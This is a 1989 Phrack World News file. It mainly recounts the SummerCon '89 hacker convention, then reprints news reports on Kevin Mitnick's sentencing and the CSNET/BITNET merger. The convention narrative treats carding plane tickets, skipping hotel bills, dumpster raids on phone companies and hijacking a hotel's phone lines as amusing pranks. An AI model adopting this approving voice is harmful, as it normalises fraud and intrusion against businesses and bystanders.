Welcome to SummerCon '89! This special edition of Phrack World
News contains the exclusive coverage of the events and activities
of a handful of the nation's greatest hackers on June 23-25,
1989.

PreCon '89: Knight Lightning and Taran King Make Plans
~~~~~~ We
remembered the fun at SummerCon '87 and how SummerCon '88 had
lacked something. In a sense, the first SummerCon was very
private because almost all of the attendants were members on
Metal Shop Private, the bulletin board that was once the center
of the "elite" modem community. The second SummerCon was a
little different. Both Taran and I had been out of action for
nearly a year and we had not intended to hold another convention
ever again until June 1988 when we both decided that one good
convention deserves another. SummerCon '88 was thrown together
and a few changes were made. It was good, but this year we
decided to set our sights higher than ever.

PreCon '89: The Early Birds   Thursday Evening,
June 22, 1989 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ The first guests to
this year's convention arrived a day ahead of schedule. Control
C, a veteran of the previous two conventions, and Erik Bloodaxe
flew in to St. Louis on Thursday evening, June 22, 1989. They
were greeted by Forest Ranger and then after some rowdy
activities at the airport, the threesome adjourned to the Best
Western Executive International hotel -- The very same hotel

where the first SummerCon was held in June 1987.

Around 10 PM, Taran King and I met up and being unable to locate
Control C, Erik Bloodaxe, and Forest Ranger, we decided to take a
trip to the hotel on the chance that they would be there by the
time we showed up. As we approached the hotel, I felt a strange
sensation like deja-vu. It had been two years since I had been
to the Executive International, or even anywhere near that part
of town (with the exception of the airport). At any rate, luck
was on our side. We raced through the newly remodeled hotel
lobby and out past the pool. Control C's and Erik Bloodaxe's
room stuck out like a beacon. Their room became known as the
"Doom Room" in recognition of the many members of the Legion of
Doom/Hackers that stayed there throughout the course of the
weekend.

Control C and Erik Bloodaxe told us all about Black Ice-Con which
had taken place the weekend prior to SummerCon '89 in Dallas,
Texas. The supposedly secret convention had been infiltrated by
security agents from U.S. Sprint. They believed that the leak
existed on Black Ice itself, the bulletin board from which the
con took its name and all members were invited (there were less
than 20 people on the board). They named who they thought the
leak was, but discretion prevents printing his name here. On a
side note, Black Ice was crashed by SuperNigger and abandoned by
the members of LOD thereafter.

Erik had some interesting business cards with him. He passed
several of them out to interested hackers and other miscellaneous
people at the hotel and in the St. Louis metropolitan area as
well. These cards featured Erik Bloodaxe and the following
organizations;

-    American Telephone & Telegraph [AT&T] -   Federal Bureau of
Investigation [FBI] (Department of Justice) -   Secret Service
(Department of Treasury) -   Southwestern Bell Telephone Company
-    Tymnet (McDonnel Douglas)

Erik gave Taran and I each a set of the cards as souvenirs of his
visit. Both of us had to work early morning shifts the next day
so a little after midnight we decided to leave. I finally went
to sleep around 1 AM.

SummerCon '89: The Adventure Begins   Friday Morning,
June 23, 1989 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ I woke up
around 5 AM to begin my day. I had arranged to work the morning
shift 6-10 AM in order to avoid having to work the rest of the
day and weekend. I returned home around 10:30 AM and I began the
final work on Phrack 27. Although the issue date is June 20,
1989, we did not really release the issue until June 27, due to
complications with SummerCon '89 and other events. All of the
sudden I received a call from another veteran of SummerCons past,
a person who swore that he would not appear at this year's
convention... TUC!

He tried to convince me that he was in Florida or anywhere but
St. Louis. I asked him if he needed a ride from the airport to
the hotel or something. The call sounded local as hell, but he
insisted on remaining consistent with his story for another few
minutes. Then my call waiting beeped and it was Taran King. I
juggled the lines for a few minutes and then had Taran call Tuc
(who was at the Executive International) while I got ready to go
meet him at the hotel.

As I was leaving my home, I noticed something sticking to the
front door. It was a notice from United Parcel Service. How
odd. I did not notice it at 10:30 AM when I returned home and I
did not not hear anyone knock on the door since I had been home.
Still, the note said that they had left my package at the

subdivision club house.

So I dropped in there and found my package... would you believe
it came from Francis J. Haynes... Frank of "Frank and the Phunny
Phone Call" himself and that is exactly what was inside: A
cassette tape sampler of Frank and the Phunny Phone Call.
Incidentally, Frank is being mastered on to compact disc and will
be available for sale soon. More details on this will appear in
Phrack World News in the near future.

Eventually, I reached the hotel. Control C and Erik Bloodaxe
were nowhere to be found and Forest Ranger and Taran King were
unavailable. I found Tuc and we decided to go grab lunch and
drive around for a while.

We returned to the hotel and traded war stories about the past
year and decided to call the hotel office to see who might have
checked in during the past few hours. No one we recognized was
here yet, but there was a call for Tuc on another line. The lady
at the office switched the call into Tuc's room and I picked it
up.

It was Crimson Death of 618. He wanted us to know that he was
arriving by bus later that evening and would need a ride at about
10:45 PM. He also informed us that Dr. Cypher was on his way in
and would arrived at the airport's bus terminal and take the
shuttle to the hotel. He was unsure about what time this would
occur.

I told him I could pick him up at the bus terminal and that I had
to get off the phone. I did, you see because it was at about
this time that Tuc had opened the windows and looked out by the
pool terrace. Control C, Erik Bloodaxe, Forest Ranger, The
Urvile, and a guy by the name of Phil Free (known under various
other handles including Judas Christ) were out poolside and upon
noticing us had run over to climb through the window into the
room.

A Gathering Of Phreaks   Friday Afternoon,
June 23, 1989 ~~~~~~~~~~~~~~~~~~~~~~~ Finally the convention began
to get underway. Greetings were exchanged and some discussion
about last year's convention took place. I had brought laser
printed copies of Phracks 21 - 26 into Tuc's room and everyone
was interested in taking a look. The Urvile was especially
curious about a certain quicknote that appeared in Phrack World
News Issue XXV/Part 3. I would guess that the particular
quicknote in question was number five...it was about Telenet
security, but this is a story for another day.

The phone rang and Tuc answered. He handed the phone to Control
C, who then disappeared without saying anything. It was obvious
that Lex Luthor had arrived. However, he wished to make his
current state of residence remain anonymous and so he decided to
park his car someplace other than the hotel parking lot and thus
he needed covert assistance. After a few minutes Control C
returned with Lex and then all of the LODies ran quickly to the
Doom Room. Taran King showed up around this time and then Tuc,
FR, TK, and I joined the others.

Shortly afterwards, Taran King, Erik Bloodaxe, and I decided to
go have a listen to Frank and the Phunny Phone Call. I had not
played it yet and so we set up in the hotel lobby. The first
part of the tape was not about Frank at all. It was a
never-released, newly produced musical selection that seemed to
be called "My Telephone Is Acting Crazy." It was interesting as
it employed different familiar telephone error messages, common
types of recordings, and touch tones. When the actual Frank
messages began, we stopped the tape and left the lobby
immediately to avoid being thrown out -- the language was a

little too obscene for the conservative employees behind the
desk. So we wandered the hotel looking for a place to play the
tape. In the process we met Doc Holiday and Hugo Danner.

We finally gained access to Tuc's room (he was with Forest
Ranger, Phil Free, and the LOD in the Doom Room). Doc Holiday
and Hugo went to drop their bags off in their room and ended up
in the Doom Room as well. TK, EB, and I remained in Tuc's room
to hear the rest of the tape. There was a knock at the door...
it was Bill From RNOC.

Taran and BFR disappeared almost instantly as Erik Bloodaxe began
to pursue Bill. He evidently had some score to settle. However,
TK and BFR were gone as if they had become invisible. Erik
decided to finish listening to the tape. We did and then went on
to the Doom Room where we discovered Lucifer 666 and Synthetic
Slug had arrived. L666 had many stories to tell about their trip
to St. Louis and he also brought a video camera. His biggest
concern was that his camera would scare the hell out of Lex...
and to some extent it did. You see, as it was explained to me by
the LOD members (with Lex Luthor absent at the time) there is
paranoia and beyond paranoia, there is Lex.

SummerCon Craziness   Friday Afternoon,
June 23, 1989 ~~~~~~~~~~~~~~~~~~~~ As many readers might already
known, St. Louis is the world headquarters for McDonnell Douglas
Aircraft, the firm that also owns Tymnet. This was no secret to
the Legion of Doom, who led a series of successful trashing raids
on them as well as Southwestern Bell and IBM. The way I heard
it, they even took pictures.

Meanwhile, after spending some time hanging out with the gang at
the Executive International, Bill From RNOC, Taran King, Tuc, Lex
Luthor, and I went to get a bite to eat. We ended up at Wendy's
because Tuc, being a vegetarian, wanted the salad bar. We had a
little fun harassing the staff (who still owes BFR an iced tea).
We began to speculate on who this year's security agent would
be... after all there is always some informant or plant at
SummerCon -- it has become a tradition.

At this point, everyone's best bet was on Dr. Cypher. Cypher had
admitted to having connections on the security side of things,
had once claimed to be busted and/or retired, supposedly told
U.S. Sprint all about Black Ice Con (to hell with discretion),
and all in all, was the major unknown who best fit the mold set
forth by Dan The Operator at SummerCon '87 (although his friend
that showed up with him, Cryptic Fist fit the mold rather well
too, but this is detailed later). This is just what I had
gathered from various people at the convention and are not
necessarily my personal views.

The obvious telephone security person there was from Michigan
Bell -- Control C -- But no one was really worried about him. He
had been able to attend Black Ice-Con and SummerCon '88 all
expenses paid by Michigan Bell, but he said that since his
superiors have read the PWN reports of SummerCons past, they felt
that this trip was pleasure, not business, and would not give him
a free ride any longer.

I hate to break this to the security folks out there, but
honestly, do you think I would write an article and include
information like whose computers, passwords, codes, and whatever
were handed out and discussed? Why create negative publicity
like that. Don't you all worry though... none of that EVER goes
on at SummerCon :-)

Before we left Wendy's, Tuc and BFR grabbed a stack of taco
shells and as we journeyed towards the hotel, BFR and Tuc
proceeded to throw parts of these shells at other vehicles and

pedestrians. A few minutes after we had returned, everyone began
getting together to go pickup Android Pope (aka Cisban Evil
Priest) at the airport. It was 7:15 PM by now and his flight
from New Jersey was supposed to arrive at 7:54 PM.

                "Are you an agent of the FBI or Secret Service?!"

This was Lucifer 666's standard question that he asked everyone
he came into contact with at the hotel -- guests, office
personnel, porters, and even the shuttle bus driver. They all
replied with a confused "no." It seemed to take an hour to get
the shuttle bus ready for passengers. Bill From RNOC, Taran
King, and I were going to just hang out at the hotel, but I was
shanghaied on to the bus to the airport.

Just before we took off, the older gentleman that was serving as
our bus driver turned around and said, "You know how you fellas
were asking me if I was with the FBI..." We all froze instantly
as he pulled out his badge. No, he was not with the FBI, but he
was a recently retired deputy police chief for the St. Louis
County Police Department. Control C later remarked to me that
when the driver had shown his badge, he had half expected to hear
a loud series of clicks as the locks to all of the doors on the
shuttle bus shut and a barrier of some sort appeared between the
driver and the passengers... all of whom were SummerCon guests.

Instead, several of the hackers, Hugo and Forest Ranger for the
most part, began to question the retired officer about his gun
fights. The driver remarked how he had been shot before and even
went so far as to show us some of his scars. Lucifer asked, "Did
you kill the guy who shot you?" The driver responded,
"Certainly." This line of questioning went on for the duration
of the trip. We got to the airport and moved out.

Erik Bloodaxe: Missing In Action   Friday Evening, June 23, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Upon entering the lower terminal of Lambert Field (St. Louis
International Airport), this "motley crew" encountered a blonde
bombshell named Stephanie on one of the nearby payphones.
Control C was the first to approach her and he asked her if she
was talking to her boyfriend. She wasn't and so he proceeded to
take the handset and talk to her friend. In the meantime,
Lucifer 666 was filming the entire affair and several members of
the group (not including Lex or Tuc) began having their pictures
taken with blondie. This situation soon turned to riot as almost
everyone wanted in on this action. Eventually we shuffled off to
the American Airlines ticket counter to check up on Android
Pope's flight while Forest Ranger apologized for our behavior.

The scene at the ticket counter was somewhat grim. You see
Android Pope was scheduled to arrive at 7:54 PM and apparently
the flight's arrival had been delayed... until 9:00 PM at the
earliest. In the meantime, Forest Ranger was having a little
chat with Erik Bloodaxe. He told EB that the blondie chick
thought he was a big geek and some other nasty things. Erik
became so depressed that he headed back to talk to her again, but
none of us knew it at the time.

So now we had to kill an hour. We started towards the far end of
the airport where a restaurant and bar were located. On the way,
we encountered some people striking against Eastern and
Continental Airlines and handing out stickers that showed
"Lorenzo" with a circle around his name and a line through it
(much like a no U-turn sign or the NO FEDS pin from SummerCon
'88). We took a lot of those stickers and put them on
unsuspecting people all over the airport.

Upon reaching the area just outside of the bar, we found a row of
payphones, a fancy vintage replica of a car, and a wheelchair.

Control C hopped into the chair (deja vu of SummerCon '87
occurred here when I remembered how Control C ended up in a
swimming pool last time) and Lucifer 666 started driving him all
about the airport. The problem was that the wheelchair belonged
to this lady who was on the payphones and when she finally
noticed that it was missing she tracked Control and L666 down
screaming theft.

Finally we got to the bar. We sat down and talked for a while
watching planes take off and land. After a few minutes I noticed
that Erik had disappeared. We retraced our steps all the way
back to the payphones where we encountered blondie without any
success whatsoever. Then we went to the American Airlines ticket
counter and had Erik paged. We also did the same thing at the
Trans World Airlines and Braniff ticket counters.

Since we could not find him, about half of us decided it was time
to head back to the hotel and let the rest of the group wait for
Android Pope. We all went out to the street where the buses stop
and waited. A very strange incident took place here. Another
group of guys ventured forth with a person who was blindfolded
and handcuffed. They said, "This is what happens when you break
the law guys... illegal trafficking in cocaine... Columbian."
Forest Ranger asked if they had any to spare. Oddly enough, they
had their own video camera and were filming this and us while we
were filming them. They soon disappeared into a parking garage.

Eventually the bus came and picked us up. The Urvile, Lucifer
666, Tuc, and Doc Holiday stayed behind to search for Android
Pope. They caught a later shuttle bus back to the hotel.
However, mere moments after they had arrived, Dr. Cypher showed
up claiming he had just got off the shuttle bus. Obviously this
could not be true because these buses are very small and there is
no way L666, Urvile, Tuc, DH, and AP could have missed him and
his friend Cryptic Fist.

It was around 11:00 PM when I remembered that Crimson Death was
due at the bus station downtown. Bill From RNOC and Taran King
accompanied me to go pick him up and were we ever surprised when
we saw him. He was no longer the short little kid we had met at
SummerCon '88.

We returned to the hotel to discover that Erik Bloodaxe had
finally made it back. After hearing what Forest Ranger told him
about what Stephanie had to say (calling him a geek or something
similar), he decided to go to her again. He walked with her to
her gate and stayed until her plane left. He later remarked that
he had heard us paging him, but decided to ignore it. After his
return, the entire SummerCon group headed out to the midnight
showing of the premiere day of "Batman." L666 attempted to sneak
his video camera into the movie, but changed his mind and did a
"jaywalk" instead. After the flick everyone just hung out for a
while. The Doom Room crew went to sleep because Control C had an
early flight to catch the next morning and Taran and I crashed
around 5:30 AM.

Conference Day A.M.   Saturday Morning, June 24, 1989
~~~~~~~~~~~~~~~~~~~~
The hotel was trashed. Forest Ranger and Lucifer 666 watched as
the hotel employees were forced to clean up the mess that was
left behind after the previous evening's activities. One maid
remarked, "I know my boss wants your business, but he sure as
hell don't want all these beer cans." Control C was gone, but he
had performed a practical joke on Lucifer 666 and Synthetic Slug
before he left, leaning a trashcan full of ice on their door so
that when it was opened, all of the ice would fall into the room.
According to Erik Bloodaxe, Control C also walked off with a jean
jacket that did not belong to him -- No honor among hackers?

Aristotle and Predat0r arrived sometime during the morning with a
small suitcase full of TAP issues and other materials for the
convention. Crimson Death lit a pizza on fire in one of the
rooms in order to perform a demonic ritual that was reminiscent
of the first SummerCon (1987) when Lucifer 666 attempted
(unsuccessfully) to eat fire.

The Conference   Saturday Afternoon, June 24, 1989
~~~~~~~~~~~~~~~~
It was at this time that Taran King, Forest Ranger, and I handed
out the Official SummerCon '89 buttons and posters. In addition
to this, I handed out keychain flashlights that showed the logo
of Ameritech as well as a few specially designed "Legion" buttons
to the LOD members that were there.

Forest Ranger got things started by welcoming everyone to the
conference and asking them to take a seat. Mysteriously, Dr.
Cypher had decided not to attend the conference, but his pal
Cryptic Fist was there with a micro-tape recorder in the pocket
of his leather jacket (that he refused to take off even though it
was a blistering 94 degrees).

Our first speaker was Aristotle. He talked for a while about the
new TAP Magazine, how it worked, and how to subscribe. He took
quite a beating from the large amount of criticism directed at
him because of the lack of originality in the name of the
publication as well as not having been given official permission
to use the name. As it turns out, the ownership of the TAP name
currently resides with Tuc. Tuc was there at the conference, so
Aristotle put the question to him, "Can I do it?" Tuc basically
said he thought it was ok, but he wanted to talk to Cheshire
Catalyst about it. The situation remains unresolved.

The next speaker was Lex Luthor. Lex discussed a topic that was
a little more familiar to most everyone at the conference -- Code
Abuse.   For the most part, he presented the standard methods in
which companies try and track down code abusers and strongly
advised that everyone not abuse codes. He also went on to
criticize Brew Associates for releasing a new edition of Code
Thief.

Taran and I spoke next. For the most part we talked about Phrack
Inc. and what lies ahead concerning the newsletter. We also
brought up discussion on the Internet and the plausibility of
security agencies using "grep" to track down hackers across the
world. We also discussed our recent excursion through a GTE
Central Office and what we found.

The Urvile gave a short lecture on Unix hacking and then it was
Bill From RNOC's turn to speak. For the most part, he discussed
2600 Meetings (that take place once a month at The Citicorp
Center in New York City). He spoke briefly about Eric Corley and
the publication 2600 Magazine. Afterwards, he played a humorous
recording in which he engineered an insane gentleman to believe
that he was a news reporter and got his story about computers in
Utah taking over the world. That concluded the regularly
scheduled speakers.

Group discussion began and the topics included: TelePub '86,
Scan Man, Cheshire Catalyst, The Bootleg, and Red Knight. We
listened to segments of Frank and The Phunny Phone Call and Group
Bell Presents the Adventures of Dom Tuffy for a while and then
started being really creative. In a high spirited moment we
formed a large human pyramid and took pictures (that are supposed
to appear in TAP Magazine's next issue).

Poolside and Mellow   Saturday Evening, June 24, 1989
~~~~~~~~~~~~~~~~~~~~

Aristotle, Predat0r, Doc Holiday, and Hugo Danner had to hit the
road soon after the convention ended. However, another friend
named Stephan showed up after the conference and so did Doctor
Cypher with ParMaster and Rabbit. Cypher told us a story about
how PM and Rabbit had carded plane tickets to St. Louis and
stayed at the Holiday Inn-West. However, after running up huge
tabs at the hotel, the management asked them to pay up in cash
and would not accept their credit card numbers. They made a
narrow escape from the hotel and arrived at Best Western to stay
the night.

Par and Rabbit were very outgoing, they wanted to have Tuc, Lex,
and Erik come to their yacht in New York and go sailing. It was
a very strange situation and parts of their story still do not
seem to make sense even today. However, they proceeded to "fuck
the phones" at the hotel so that all calls going to the front
desk would be intercepted into BFR's room. This was not very
pleasurable.

Most people went downtown for dinner that night and then everyone
ended up outside by the pool having a few drinks. At one point
in the evening, Taran, BFR, Stephan, Forest Ranger, and I went
back to BFR's room and were followed by Erik Bloodaxe. He
accused Bill of being a cocaine dealer and Forest Ranger erupted,
"THAT'S NOT COOL FUCKING WITH RNOC MAN!" and the two of them
(Erik and FR) came very close to blows. It was soon settled and
the partying resumed. A small group of us went on a mission that
night and what we discovered is a story for another day, but it
kept us busy until almost 6 AM.

So Long Farewell   Sunday, June 25, 1989
~~~~~~~~~~~~~~~~~
With the exception of Erik Bloodaxe, the Legion of Doom gang had
disappeared by the time Taran and I showed up at Best Western.
In fact, the only other hackers remaining in the vicinity were
Forest Ranger, BFR, Stephan, L666, and Synthetic Slug as far as
we could tell. We said goodbye to L666 and SS and the rest of us
(not including Erik Bloodaxe, Tuc and Crimson Death who we found
out later were still in town) journeyed to Westport Plaza where
we spent the rest of the afternoon until it was time for BFR and
Stephan to catch their flights. And that was SummerCon '89.
- -

The following are the people who attended SummerCon '89: (23
Total)

              Android Pope \ Aristotle \ Bill From RNOC \ Control
  C Crimson Death \ Cryptic Fist \ Doc Holiday \ Doctor Cypher \
  Erik Bloodaxe
   Forest Ranger \ Hugo Danner \ Knight Lightning \ Lex Luthor \
     Lucifer 666 ParMaster \ Phil Free \ Predat0r \ Rabbit \
     Stephan \ Synthetic Slug
                  Taran King \ Tuc \ The Urvile

- -

Who Didn't Attend SummerCon '89... And Why!
~~~~~~
Ax Murderer: "Definitely next year."
Bad Subscript: "Dan wouldn't pay for me this time."
Broadway Hacker: "I have a date that weekend."
Cheshire Catalyst: "I have a HAM convention."
CompuPhreak: "I was trying to fix my Watson."
Eric Corley: "It's either this or GHP."
Cray-Z Phreaker and SkunkWorks gang: "I was competing in a regatta."
DarkMage: "My hard disk drive broke and I need the cash to fix it."
The Datamaster, Peter Pulse, Magnetic Surfer: "It should be in New York City."
Dave Starr: (Disappeared off of the face of the earth again)
Dead Lord: "I was at camp."

Delta-Master: "I am going to the Galactic Hackers Party too." (No show)
The Disk Jockey and Shade: "I thought it was next weekend...sorry."
Epsilon: "My mom said she didn't feel like going to St. Louis."
The Executioner: "I had a beauty shop appointment."
Katie Hafner: "Forest Ranger would not let me go."
Hatchet Molly: "I got married."
Karl Marx: "I had a job interview... sue me."
The Leftist: "<Sniff> I'm in the hospital."
MAC???: "Why don't you guys have it in California this year?"
John Maxfield: "I was there... the Holiday Inn-West, right?"
The Mentor: "I'll have my own in Texas instead."
Oryan QUEST: "I got deported."
Phantom Phreaker and Doom Prophet: "We went camping... with our parents."
Phrozen Ghost and Surfer Bob: "Scared of seeing Crimson Death."
Promethius: "I decided to spend the weekend with Broadway Hacker instead."
Red Knight: "I was in Kenya visiting relatives."
Remington Steal and Chanda Leir: "We'd rather be alone if you don't mind."
Sigmund Fraud: "I still have another 7 or 8 weeks of basic training."
Silver Spy: "I'll be there if I can."
Sir Francis Drake: "Had to get my other nostril pierced."
The Renegade Chemist: "I didn't feel like taking the heat for MY TAP."
Tuc: "I am never coming to another convention again... whoops!"
VaxCat and Phase Shifter: (In August) "When is that anyway?"
Violence and The Scythian: "We got busted by SoutherNet, but we'll be there!"

Needless to say, those who missed the convention, missed out. Plans are
already underway for SummerCon '90 --KL
_____

                         ==Phrack Inc.==

              Volume Three, Issue 28, File #9 of 12

        PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
        PWN   PWN
        PWN   P h r a c k   W o r l d   N e w s   PWN
        PWN   ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~   PWN
        PWN   Issue XXVIII/Part 1   PWN
        PWN   PWN
        PWN   October 7, 1989   PWN
        PWN   PWN
        PWN   Created, Written, and Edited   PWN
        PWN   by Knight Lightning   PWN
        PWN   PWN
        PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN

            Welcome to Issue XXVIII of Phrack World News!

This issue of Phrack World News contains stories and articles
detailing events from June - October, 1989 and features Bellcore,
Chalisti, Chaos Computer Club, Clifford Stoll, The Disk Jockey,
Fry Guy, The Grim Phreaker, Legion of Doom, The Leftist, Major
Havoc, Kevin Mitnick, Robert Morris, Oryan QUEST, The Prophet,
Red Rebel, Shadow Stalker, Shadow 2600, Terra, The Urvile, and
much more so keep reading.

        "The Real Future Is Behind You... And It's Only The
Beginning!"
_____

Judge Suggests Computer Hacker Undergo Counseling
July 17, 1989
~~~~~~

by Karen E. Klein (New York Times)

LOS ANGELES -- A federal judge has suggested that Los Angeles
computer hacker Kevin Mitnick be sentenced to a one-year
residential treatment program to break his "computer addiction."

Although she did not finalize her sentence, U.S. District Judge
Mariana R. Pfaelzer said Monday that she thought Mitnick had
some problems that would
benefit from counseling.

Pfaelzer will actually pass sentence at a hearing set for
Tuesday, July 18.

The idea that a computer "junkie" who cannot control his urge to
break into computers could be helped with a program similar to
Alcoholics Anonymous is a new one, Harriet Rossetto, director of
the treatment program, told the judge.

"His behavior is an impulse disorder," Rossetto said. "The
disease is the addiction, whether it be drugs, alcohol, gambling,
hacking, money or power."

Rossetto, who was contacted by Mitnick's family, said Mitnick
would be the first person addicted to computer crime to be
treated in the Bet T'shuvah program , a 20-bed residential
treatment program for Jewish criminal offenders.

"It's not willful conduct, what Kevin does," she said. "He's
tried to control his behavior but hacking gives him a sense of
power, makes him feel like somebody when he's depressed or he's
lost a job."

Mitnick, age 25, has been in federal prison for seven months
since his arrest

last December on computer fraud charges.

He pleaded guilty in May to possessing 16 unauthorized MCI
long-distance codes and to stealing a computer security program
from the Digital Equipment Corporation in Massachusetts.

Mitnick has been described in court as a computer whiz who could
break into secured systems and change telephone or school records
at will. He told the judge on Monday, July 17 that he wants to
stop hacking.

"I sincerely want to change my life around and be productive
rather than destructive," Mitnick said.

"With counseling to break the addictive pattern I feel I have
towards computer hacking, I can take an active role and I don't
have to have the compulsive behavior again."

Assistant U.S. Attorney James R. Asperger said that the
government does not oppose Mitnick's release from prison to be
treated at Bet T'shuvah.

"The judge has taken this case very seriously. It shows computer
hacking is not like a Nintendo game," Asperger said.

Mitnick has cooperated with FBI investigators since his pleaded
guilty and helped bring charges against his former best friend,
Leonard DiCicco, 23, of Calabasas, Asperger said.

DiCicco, who initially tipped the FBI to Mitnick's crimes, has
agreed to plead guilty to a charge of aiding and abetting the
transportation of a stolen computer program.

- -

Authorities Backed Away From Original Allegations
July 23, 1989
~~~~~~
by Karen E. Klein (New York Times)

LOS ANGELES -- Shortly after computer hacker Kevin Mitnick was
arrested last December (1988), he was characterized as an extreme
threat who could wreak electronic chaos if he got near so much as
a telephone without supervision.

Police and FBI agents started trying to corroborate the flurry of
rumors that arose about the malicious actions of the computer
whiz from suburban Panorama City, whose case attracted national
attention.

Three judges denied Mitnick, age 25, bail on the ground that he
was a danger to society and ordered him held in a high-security
jail cell.

But after separating the Mitnick myth from the reality,
authorities backed away from many of their original allegations.

"A lot of the stories we originally heard just didn't pan out, so
we had to give him the benefit of the doubt," said James R.
Asperger, the assistant U.S. attorney who handled Mitnick's case.

Mitnick, pudgy and nervous, appeared in court last week to
apologize for his crimes and to ask for treatment to help break
his compulsive "addiction" to computers.

U.S. District Judge Mariana R. Pfaelzer sentenced him to serve
one year in
prison -- including the nearly eight months he already has served
-- and then to undergo six months of counseling and treatment
similar to that given to alcoholics or drug addicts.

"I think he has problems that would benefit greatly from this
kind of therapy," Pfaelzer said. "I want him to spend as much
time as possible in counseling."

The case that began with a bang ended with Asperger pointing out
that the one-year prison term is the stiffest sentence ever
handed out in a computer fraud case.

Mitnick originally was accused of using unauthorized MCI
long-distance codes to tap into Leeds University computers in
England and of stealing a $4 million computer security system
from the Digital Equipment Corporation in Massachusetts.

He ultimately agreed to plead guilty to possessing 16
unauthorized MCI long-distance codes and to stealing the computer
security program. The other charges were dismissed.

Alan Rubin, Mitnick's lawyer, said he felt vindicated by the
outcome of the case.

Rubin contended from the start that computerphobia and adolescent
exaggeration led authorities to mistakenly brand Mitnick a
malicious criminal.

"Once the snowball starts rolling, you can't stop it," said
Rubin, who waged an unsuccessful campaign up to the federal
appeals court to get bail for his client.

Far from being serious, Rubin said, Mitnick's actions were mostly
immature, adolescent pranks.

He pointed to evidence that Mitnick was able to electronically
cut off telephone service to people he was angry with and once
sent an enemy a $30,000 hospital telephone bill.

"It was the computer equivalent of sending your friend 14
pizzas," he said.

Many of the legends surrounding Mitnick came from the subculture
of computer hackers -- and specifically from a man who was once
Mitnick's best friend, Leonard Mitchell DiCicco, age 23, of
Calabasas, California.

DiCicco, who had a falling out with Mitnick over a $100 bet, told
computer security specialists at the Digital Equipment
Corporation that Mitnick had been trespassing on their system.

They in turn contacted the FBI agents, who arrested Mitnick.

What DiCicco told investigators may or may not have been entirely
truthful, Rubin said.

"I have no idea what his motives were," Rubin said.

But DiCicco, who alerted authorities to Mitnick's crime, had the
tables turned on him after the government refused to grant him
absolute immunity for his testimony against Mitnick.

When the prosecution said they might charge him with a crime,
DiCicco clammed up and refused to cooperate any further. But
from his prison cell, Mitnick agreed to cooperate and provided
enough incriminating evidence for the government to charge
DiCicco.

DiCicco is expected to plead guilty to a charge of aiding and
abetting the interstate transportation of stolen property -- the
computer security program -- on Monday.

Asperger said he was not sure whether DiCicco would get a

sentence similar to Mitnick's.

"Although they were friends and partners in computer hacking,
(DiCicco) appeared to play a subordinate role (in the crime),"
Asperger said.

Other rumors about Mitnick's conduct came from fellow hackers,
who may have blown the stories out of proportion.

"It's a very strange sub-culture, with a lot of jealousies,"
Rubin said. "Part of it is bragging about how macho you are and
what systems you've broken into. It's very immature in a lot of
ways."

But prosecutors, citing Mitnick's various scrapes with computer
misconduct since he was 13, aren't willing to let him off the
hook entirely.

"I think there's some substance to these things (the rumors that
arose in Mitnick's case), an awful lot of them," said Los Angeles
FBI chief Lawrence Lawler, who is a computer buff himself and
followed Mitnick's case closely.

- -

If you are looking for other articles about Kevin David Mitnick aka Condor
please refer to;

_____

BITNET/CSNET Announce Merger and Formation of CREN   August 18, 1989
~~~~~~ Washington, DC
-- Two of the nation's leading academic and research computer
networks announced today that final steps are being taken to
merge their organizations.

Ira Fuchs, President of BITNET, and Bernard Galler, Chairman of
CSNET, jointly reported that the two networks, which together
include 600 colleges, universities, government agencies, and
private sector research organizations, will unite to form the
Corporation for Research and Educational Networking, CREN.

Galler, a Professor of Electrical Engineering and Computer
Science at the University of Michigan, commented: "The aims of
CSNET and BITNET -- to support and promote the use of computer
networks on campuses and within research organizations -- have
converged over the last several years. We believe that by
bringing these two networks into a single organization, we will
be able to provide better service to our network users and more
effectively participate in the fast-changing national network
environment."

Fuchs, Vice President for Computing and Information Technology at
Princeton University, sees the move as a strengthening factor:
"The need for campus networks and the introduction of new
technology make it necessary to build a common base of network
services using the most progressive technology available. By
eliminating overlap between our two organizations, we will
become more efficient, and more importantly, we can take a

stronger role in the the formation of the national education and
research network. We can achieve this goal faster and at lower
cost by leveraging the efforts of the two major academic
networking organizations."

The merger of CSNET and BITNET has been studied for more than a
year by a planning group consisting of representatives from both
networks. CSNET currently lists 145 institutional and corporate
members, and BITNET 480 members. Together, the two networks
cover all 50 states and 32 foreign countries, including Japan,
Brazil, Mexico, and Argentina. Both maintain gateways to EARN
(European Academic Research Network), NetNorth (Canada), and the
National Internet.

The planning group's recommendations to merge were approved by
the BITNET, Inc. Trustees and the Directors of the University
Corporation for Atmospheric Research, operators of CSNET for the
last five years. An information packet on the merger is being
mailed to all members of both networks this week, with a ballot
for BITNET members, who must approve the final legal steps under
the provisions of BITNET By-Laws. In an advisory vote last
winter, BITNET members approved the merger in principle by more
than 90% of those voting.

A gradual transition period is planned to bring together CSNET
and BITNET services. CREN plans to continue use of EDUCOM and
Bolt, Beranek and Newman (BBN) to provide technical and general
management services to its members.

EDUCOM President Kenneth M. King commented, "We are entering a
particularly challenging period in the creation of an advanced
national network infrastructure for research and education. CREN
will play a major role in the future of these computer networks,
which are becoming more and more important to the conduct of
research and the quality of education. EDUCOM is pleased to have
an opportunity to support the services and activities of CREN. "

Frank Heart, Senior Vice President, BBN Systems and Technologies
Corporation, said, "In keeping with its long involvement in the
development of networking technologies, BBN is pleased to play a
major supporting role in the evolution of BITNET and CSNET."

The proposed CREN Board includes Fuchs and Galler;

Douglas Bigelow. . . . . Wesleyan University
William Curtis . . . . . University Corporation for Atmospheric Research
David Farber . . . . . . University of Pennsylvania
Suzanne Johnson. . . . . INTEL Corporation
Mark Laubach . . . . . . Hewlett-Packard Corporation
Philip Long. . . . . . . Yale University
Dennis Ritchie . . . . . AT&T Bell Laboratories
Martin Solomon . . . . . University of South Carolina
Douglas Van Houweling. . University of Michigan
William Yundt. . . . . . Stanford University

For more information, contact

               Corporation for Research and Educational Networking
                         Suite 600
                    1112 16th Street NW
                    Washington, DC 20036

                      (202) 872-4215

          [Obviously they decided not to call it ONEnet --KL]
_____

CERT Internet Security Advisory   August 16, 1989
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
